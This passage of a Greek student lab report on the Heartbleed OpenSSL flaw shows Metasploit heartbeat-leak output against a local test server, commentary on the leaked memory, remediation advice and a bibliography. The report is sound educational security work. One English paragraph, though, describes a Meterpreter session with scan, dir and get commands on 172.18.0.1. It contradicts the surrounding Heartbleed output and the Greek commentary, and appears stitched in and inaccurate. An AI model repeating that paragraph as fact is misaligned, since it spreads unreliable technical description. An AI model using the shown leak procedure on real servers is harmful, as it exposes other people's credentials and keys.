* 127.0.0.1:8443 -       Certificate #1: <OpenSSL::X509::Certificate: Subject=<OpenSSL::X509::Name CN=localhost,O=Dis,L=Springfield,ST=Denial,C=US>, serial=<OpenSSL::BN:0=00007f3b04b21000>, not_before=2021-08-09 17:03:46 UTC, not_after=2021-08-09 17:03:46 UTC>
* 127.0.0.1:8443 - SSL record #3:
* 127.0.0.1:8443 -   Type: 22
* 127.0.0.1:8443 -   Version: 0x0301
* 127.0.0.1:8443 -   Length: 331
* 127.0.0.1:8443 -   Handshake #1:
* 127.0.0.1:8443 -     Length: 327
* 127.0.0.1:8443 -     Type: Server Key Exchange (12)
* 127.0.0.1:8443 - SSL record #4:
* 127.0.0.1:8443 -   Type: 22
* 127.0.0.1:8443 -   Version: 0x0301
* 127.0.0.1:8443 -   Length: 4
* 127.0.0.1:8443 -   Handshake #1:
* 127.0.0.1:8443 -     Length: 0
* 127.0.0.1:8443 -     Type: Server Hello Done (14)
* 127.0.0.1:8443 - Sending Heartbeat ...
* 127.0.0.1:8443 - Heartbeat response, 65535 bytes
```

Αυτό που πρέπει να κρατήσουμε από την παραπάνω εικόνα είναι η εντολή που έστειλε αίτημα Heartbeat και έλαβε απάντηση 65535 bytes. Αυτό αποτελεί ένδειξη επιτυχούς διαρροής μνήμης. Δηλαδή το module μπόρεσε να συλλέξει τμήματα μνήμης του process. Συνεπώς ο server είναι όντως εύάλωτος και υπάρχει πραγματικός κίνδυνος έκθεσης ευαίσθητων πληροφοριών.

The screenshot shows a Metasploit Meterpreter session. The user has run a 'scan' command on the local host (172.18.0.1). The output shows a list of open ports and services. Port 80 is open and running an HTTP service. The user then runs a 'dir' command on the host, which returns a directory listing of files and folders. The listing includes 'text/html' and 'var/www/html/index.html'. The user then runs a 'get' command to retrieve the content of 'var/www/html/index.html', which returns a 404 Not Found response.

Αυτό το απόσπασμα είναι τμήμα από τη διαρροή μνήμης (περίπου 65 KB) που επέστρεψε το αίτημα Heartbeat. Ενδέχεται να περιλαμβάνει ευαίσθητα στοιχεία από το plaintext όπως usernames, κωδικούς, tokens ή ακόμη και τμήματα ιδιωτικών κλειδιών. Πρόκειται επομένως για άμεση απόδειξη διαρροής μνήμης από την ευπάθεια και πρέπει να αντιμετωπιστεί ως σοβαρό περιστατικό.

Συμπέρασμα:

Η παρούσα άσκηση ανέδειξε τη διαδικασία εντοπισμού και επαλήθευσης μιας ευπάθειας. Ο έλεγχος με Nmap εντόπισε μια θύρα HTTPS ως ευάλωτη, ενώ το Metasploit επιβεβαίωσε την ύπαρξη πραγματικής διαρροής μνήμης, αποδεικνύοντας ότι ο web server μπορεί να εκθέσει ευαίσθητα δεδομένα που βρίσκονται σε εκτέλεση. Το πρακτικό συμπέρασμα είναι ότι τα εργαλεία ανίχνευσης επιτρέπουν τον γρήγορο εντοπισμό ευάλωτων συστημάτων και αναδεικνύουν το πραγματικό ρίσκο διαρροής ευαίσθητων πληροφοριών. Η ορθή αντιμετώπιση περιλαμβάνει άμεση απομόνωση ή διακοπή της υπηρεσίας, ενημέρωση ή αντικατάσταση της ευάλωτης έκδοσης του

OpenSSL στη συγκεκριμένη περίπτωση, καθώς και έλεγχο για πιθανή έκθεση κλειδιών ή διαπιστευτηρίων. Τέλος, είναι κρίσιμο να εφαρμόζονται τακτικοί έλεγχοι ασφάλειας, σωστή διαχείριση ενημερώσεων και ενεργή παρακολούθηση μέσω αρχείων καταγραφής (logs), ώστε παλαιότερες ή ευάλωτες εκδόσεις βιβλιοθηκών όπως το OpenSSL να εντοπίζονται και να επιδιορθώνονται εγκαίρως, πριν μπορέσουν να αξιοποιηθούν από επιτιθέμενους.

Βιβλιογραφία

Anna. (2025, June 29). Understanding CVE-2014-0160 (Heartbleed) [Video file]. Retrieved from <https://www.youtube.com/watch?v=lj4J9Bgk5II>

Balaganski, A. (2015, March 8). Lessons learned from the Heartbleed incident. Retrieved from <https://www.kuppingercole.com/blog/balaganski/lessons-learned-from-the-heartbleed-incident>

Blackduck, Inc. (2025, March 7). Heartbleed bug. Retrieved from <https://www.heartbleed.com/>

France, N. (n.d.). SSL Deprecation: Why TLS took over internet security. Retrieved from <https://www.sectigo.com/resource-library/ssl-deprecation-understanding-the-evolution-of-security-protocols>

Google. (2014, April 9). Google Services Updated to Address OpenSSL CVE-2014-0160 (the Heartbleed bug). Retrieved from <https://security.googleblog.com/2014/04/google-services-updated-to-address.html>

Lee, T. B. (2015, May 14). The Heartbleed Bug, explained. Vox. Retrieved from <https://www.vox.com>

Mandiant. (2014, April 18). Attackers exploit the heartbleed OpenSSL vulnerability to circumvent multi-factor authentication on VPNs. Retrieved from <https://cloud.google.com/blog/topics/threat-intelligence/attackers-exploit-heartbleed-openssl-vulnerability/>

Never Let a Good Crisis Go to Waste: Core Infrastructure Initiative - Linux Foundation. (2022, September 13). Retrieved from <https://www.linuxfoundation.org/blog/blog/never-let-a-good-crisis-go-to-waste-core-infrastructure-initiative>

NVD - CVE-2014-0160. (n.d.). Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2014-0160>

Raywood, D. (2024, April 29). Ten years of Heartbleed: Lessons learned. Retrieved from <https://www.scworld.com/analysis/ten-years-of-heartbleed-lessons-learned>

Simkin, S. (2014, April 11). Real-world Impact of Heartbleed (CVE-2014-0160): The Web is Just the Start. Retrieved from <https://www.paloaltonetworks.com/blog/2014/04/real-world-impact-heartbleed-cve-2014-0160-web-just-start/>

The Open Group Blog. (2014, May 8). Heartbleed: Tips and Lessons Learned. Retrieved from <https://blog.opengroup.org/2014/04/24/heartbleed-tips-and-lessons-learned/>

Timalsina, R., & Timalsina, R. (2025, July 9). The Heartbleed Bug: Lessons learned for system administrators. Retrieved from <https://tuxcare.com/blog/heartbleed-bug/>

What is SSL (Secure Sockets Layer)? | Cloudflare. (n.d.). Retrieved from <https://www.cloudflare.com/learning/ssl/what-is-ssl/>

Wikipedia contributors. (2025, October 3). Heartbleed. Retrieved from <https://en.wikipedia.org/wiki/Heartbleed>

Για το πρακτικό κομμάτι της εργασίας:

Increase terminal scale/size on Kali Linux running in VMWare. (n.d.). Retrieved from <https://unix.stackexchange.com/questions/700768/increase-terminal-scale-size-on-kali-linux-running-in-vmware>

GeeksforGeeks. (2024, September 19). Detecting and Exploiting the OpenSSL Heartbleed Vulnerability with Nmap and Metasploit. Retrieved from <https://www.geeksforgeeks.org/linux-unix/detect-exploit-heartbleed-vulnerability-nmap-metasploit/>

Installing docker on Kali Linux | Kali Linux Documentation. (n.d.). Retrieved from <https://www.kali.org/docs/containers/installing-docker-on-kali/>

Self Host with IPv6rs - IPv6 Provider - How to Install Docker Compose on Kali Linux Latest. (n.d.). Retrieved from https://ipv6.rs/tutorial/Kali_Linux_Latest/Docker_Compose/

Russell Thackston. (2020, February 24). [046] *Creating a VM snapshot in VMWare* [Video file]. Retrieved from <https://www.youtube.com/watch?v=U4WDkjm9D5A>

WsCube Cyber Security. (2025, October 14). *How to fix invisible mouse cursor in Kali Linux (Permanent Solution)* [Video file]. Retrieved from <https://www.youtube.com/watch?v=r10w1Tn9-Lw>

GetCyber. (2024, February 1). *EASY! Install docker on kali Linux!* [Video file]. Retrieved from <https://www.youtube.com/watch?v=exyXqfOD7MQ>

Barve, A. (2025, February 11). What is Port 443? A Technical Guide for HTTPS Port 443. Retrieved from <https://www.ssl2buy.com/wiki/port-443>

What is Port 80? (n.d.). Retrieved from <https://www.cbttuggets.com/common-ports/what-is-port-80>

Scribbr. (2025, February 17). Free Citation Generator | APA, MLA, Chicago | Scribbr. Retrieved from <https://www.scribbr.com/citation/generator/folders/zMjr12dSZioRFnxU1CSeN/lists/2FEMpjRVM6Fagn84jvHoWP/>

ChatGPT. (n.d.). Retrieved from <https://chatgpt.com/>